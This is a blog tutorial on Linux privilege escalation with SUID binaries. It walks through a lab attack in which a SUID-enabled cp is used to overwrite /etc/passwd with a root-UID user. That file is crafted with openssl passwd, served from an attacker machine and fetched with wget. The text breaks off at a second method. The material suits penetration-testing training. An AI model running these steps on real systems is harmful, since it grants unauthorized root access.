# Linux Privilege Escalation using SUID Binaries

May 16, 2018    By Raj Chandel


In our previous article we have discussed "Privilege Escalation in Linux using etc/passwd file" and today we will learn "Privilege Escalation in Linux using SUID Permission." While solving CTF challenges we always check suid permissions for any file or command for privilege escalation. It is very important to know **what** SUID is, **how** to set SUID and **how** SUID helps in privilege escalation. You can read our previous article where we had applied this trick for privilege escalation. Open the links given below:

Link 1:  Hack the Box Challenge: Bank Walkthrough

Link 2: Hack the Box Challenge: Haircut Walkthrough


**Let's Start with Theoretical Concept !!**

As we all know in Linux everything is a file, including directories and devices which have permissions to allow or restrict three operations i.e. read/write/execute. So when you set permission for any file, you should be aware of the Linux users to whom you allow or restrict all three permissions. Take a look at the following image.



Hence it is clear that the maximum number of bit is used to set permission for each user is **7**, which is a combination of read (**4**) write (**2**) and execute (**1**) operation. For example, if you set chmod 755, then it will look like as **rwxr-xr-x.**

But when special permission is given to each user it becomes **SUID, SGID, and sticky bits**. When extra bit **"4"** is set to user(Owner) it becomes **SUID** (Set user ID) and when bit **"2"** is set to group it becomes **SGID** (Set Group ID) and  if other users are allowed to create or delete any file inside a directory then **sticky bits "1"** is set to that directory.




## What is SUID Permission?

**SUID:** Set User ID is a type of permission that allows users to execute a file with the permissions of a specified user. Those files which have suid permissions run with higher privileges.  Assume we are accessing the target system as a non-root user and we found suid bit enabled binaries, then those file/program/command can run with root privileges.

**How to set suid?**

Basically, you can change the permission of any file either using the "Numerical" method or "Symbolic" method. As result, it will **replace x from s** as shown in the below image which denotes especial execution permission with the higher privilege to a particular file/command. Since we are enabling SUID for Owner (user) therefore **bit 4** or **symbol s** will be added before read/write/execution operation.



If you execute **ls -al** with the file name and then you observe the small 's' symbol as in the above image, then its means SUID bit is enabled for that file and can be executed with root privileges.

## How to Find SUID Files

By using the following command you can enumerate all binaries having SUID permissions:

```
find / -perm -u=s -type f 2>/dev/null
```

- /denotes  start from the top (root) of the file system and find every directory
- **-perm** denotes search for the permissions that follow
- **-u=s**denotes look for files that are owned by the root user
- **-type**states the type of file we are looking for
- **f** denotes a regular file, not the directories or special files
- **2** denotes to the second file descriptor of the process, i.e. stderr (standard error)
- > means redirection
- **/dev/null** is a special filesystem object that throws away everything written into it.


## HOW SUID helps in privilege escalation?

In Linux, some of the existing binaries and commands can be used by non- root users to escalate root access privileges if the SUID bit is enabled. There are some famous Linux / Unix executable commands that can allow privilege escalation: Bash, Cat, cp, echo, find, Less, More, Nano, Nmap, Vim and etc

Visit here more: //gtfobins.github.io/#+sudo

Let's get deep through practical work. First, **create a user** that should not be a sudo group user. Here, we have added user "ignite" whose UID is 1001 and GID is 1001 and therefore ignite is a non- root user.

```
adduser ignite
```




```
root@ubuntu:/# adduser ignite
Adding user `ignite' ...
Adding new group `ignite' (1001) ...
Adding new user `ignite' (1001) with group `ignite' ...
The home directory `/home/ignite' already exists.  Not copying from `/etc/skel'.
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for ignite
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```

## Privilege Escalation using the copy command

If suid bit is enabled for the **cp command**, which is used to copy the data, it can lead to an escalation privilege to gain root access.

For example, suppose you (system admin) want to give cp command SUID permission. Then you can follow the steps below to identify its location and current permission, after which you can enable SUID bit by changing permission.

```
which cp
ls -al /bin/cp
chmod u+s /bin/cp
```




```
root@ubuntu:~# which cp
/bin/cp
root@ubuntu:~# ls -la /bin/cp
-rwxr-xr-x 1 root root 151024 Mar  2  2017 /bin/cp
root@ubuntu:~# chmod u+s /bin/cp
root@ubuntu:~#
```

## 1st Method

On the other hand, start your attacking machine and first compromise the target system and then move to the privilege escalation phase. Suppose I successfully log into the victim's machine via ssh and access the non-root user terminal. Then by using the following command, you can list all binaries with SUID permission.


```
find / -perm -u=s -type f 2>/dev/null
```



```
root@kali:~# ssh ignite@192.168.1.104
ignite@192.168.1.104's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

205 packages can be updated.
2 updates are security updates.

ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/cp
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
```


In the above image, you can observe that it is showing so many files but we are interested in /bin/cp file. Because now we can copy /etc/passwd file for reading user list. Therefore I copy /passwd file inside the HTML directory.

```
cp /etc/passwd /var/www/html
```



```
ignite@ubuntu:/$ cp /etc/passwd /var/www/html
ignite@ubuntu:/$
```


On other hands, we have generated a new encrypted password: pass123 using OpenSSL passwd



```
root@kali:~# openssl passwd -1 -salt hack pass123
$1$hack$22.CgYt2uMolqeatCk9ih/
root@kali:~#
```

We have copied the /passwd file into the web directory, i.e. /var/www/html, so I can open it through the web browser and then copy the entire contents of the /passwd file into a text file and then add our own user with root UID, GID, and directory.


In our previous article, we have already discussed how to add a user /etc/passwd using the OpenSSL passwd utility.



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/syst
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/f
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoip
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/fals
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-disp
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
raj:x:1000:1000:raj,,,:/home/raj:/bin/bash
ftp:x:121:129:ftp daemon,,,:/srv/ftp:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:123:130:MySQL Server,,,:/nonexistent:/bin/false
demo:$1$demo$N8rNOM51XVLc6Sj7cqsmT/:0:0:root:/root:/bin/bash
ignite:x:1001:1001:,,,:/home/ignite:/bin/bash
hack:$1$hack$22.CgYt2uMolqeatCk9ih/:0:0:root:/root:/bin/bash
```

Run Python HTTP server for transferring our edited passwd file into target’s machine.

```
python -m SimpleHTTPServer 80
```



```
root@kali:~/Desktop# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```


As we all know, the /tmp directory has all permission to create or delete any file, so we have downloaded our passwd file inside it. After it is downloaded, we have copied the /tmp/passwd data to /etc/passwd as a result, it will overwrite the original passwd file.

```
cd /tmp
wget //192.168.1.108/passwd
cp passwd /etc/passwd
```

With the help of tail command, we ensured that our user “hack” is either the part of /etc/passwd file. Since we have added our own user with root privileges let’s get into the root directory.

```
su hack
whoami
```

And Yesssssss !! This is an incredible way to escalated root privilege.




```
ignite@ubuntu:~$ cd /tmp
ignite@ubuntu:/tmp$ wget http://192.168.1.108/passwd
--2018-05-11 09:58:56--  http://192.168.1.108/passwd
Connecting to 192.168.1.108:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2556 (2.5K) [application/octet-stream]
Saving to: ‘passwd’

passwd                                              100%[===============

2018-05-11 09:58:56 (453 MB/s) - ‘passwd’ saved [2556/2556]

ignite@ubuntu:/tmp$ cp passwd /etc/passwd
ignite@ubuntu:/tmp$ tail -n 4 /etc/passwd
mysql:x:123:130:MySQL Server,,,:/nonexistent:/bin/false
demo:$1$demo$N8rNOM51XVLc6Sj7cqsmT/:0:0:root:/root:/bin/bash
ignite:x:1001:1001:,,,:/home/ignite:/bin/bash
hack:$1$hack$22.CgYt2uMolqeatCk9ih/:0:0:root:/root:/bin/bash
ignite@ubuntu:/tmp$ su hack
Password:
root@ubuntu:/tmp# whoami
root
root@ubuntu:/tmp#
```

## 2nd Method

